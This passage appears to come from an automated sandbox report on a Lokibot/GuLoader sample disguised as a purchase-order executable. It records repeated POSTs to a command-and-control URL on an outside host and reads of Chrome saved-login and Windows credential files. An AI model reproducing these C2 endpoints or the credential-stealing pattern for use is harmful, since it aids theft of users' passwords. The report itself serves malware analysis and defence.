37	192.168.2.5	49777	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:50:01.225791931 CET	6044	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:50:01.773279905 CET	6044	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:50:01 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.5	49778	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:50:02.942234039 CET	6045	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:50:03.318948984 CET	6046	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:50:03 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.5	49779	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:50:04.328154087 CET	6047	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:50:04.715640068 CET	6047	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:50:04 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49736	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:31.069634914 CET	5366	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:31.424293995 CET	5367	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:31 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.5	49780	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:50:05.623106956 CET	6048	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:50:05.984535933 CET	6049	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:50:05 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49737	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:31.953352928 CET	5367	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:32.325089931 CET	5368	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:32 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49738	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:32.896542072 CET	5369	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:33.251894951 CET	5369	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:32 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49739	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:33.755837917 CET	5370	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:34.109647989 CET	5371	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:33 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49740	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:34.630259037 CET	5372	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:34.981544971 CET	5372	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:34 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49741	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe


Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:35.508750916 CET	5373	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:35.876161098 CET	5382	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:35 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: PO-A2174679-06.exe PID: 6600 Parent PID: 5696

General

Start time:	08:47:58
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\PO-A2174679-06.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO-A2174679-06.exe'
Imagebase:	0x400000
File size:	86016 bytes
MD5 hash:	FDEC289FB4626DD56BBB55770AE5F432

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: PO-A2174679-06.exe PID: 5424 Parent PID: 6600

General

Start time:	08:48:51
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\PO-A2174679-06.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO-A2174679-06.exe'
Imagebase:	0x400000
File size:	86016 bytes
MD5 hash:	FDEC289FB4626DD56BBB55770AE5F432
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader, Description: Yara detected GuLoader, Source: 0000000B.00000002.501095690.0000000000562000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 0000000B.00000002.501855027.0000000000A83000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5645AA	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5645AA	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5645AA	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5645AA	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5645AA	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5645AA	InternetOpenUrlA
C:\Users\user\AppData\Roaming\C79A3B	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PO-A2174679-06.exe	C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	unknown	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	40415C	ReadFile

Disassembly

Code Analysis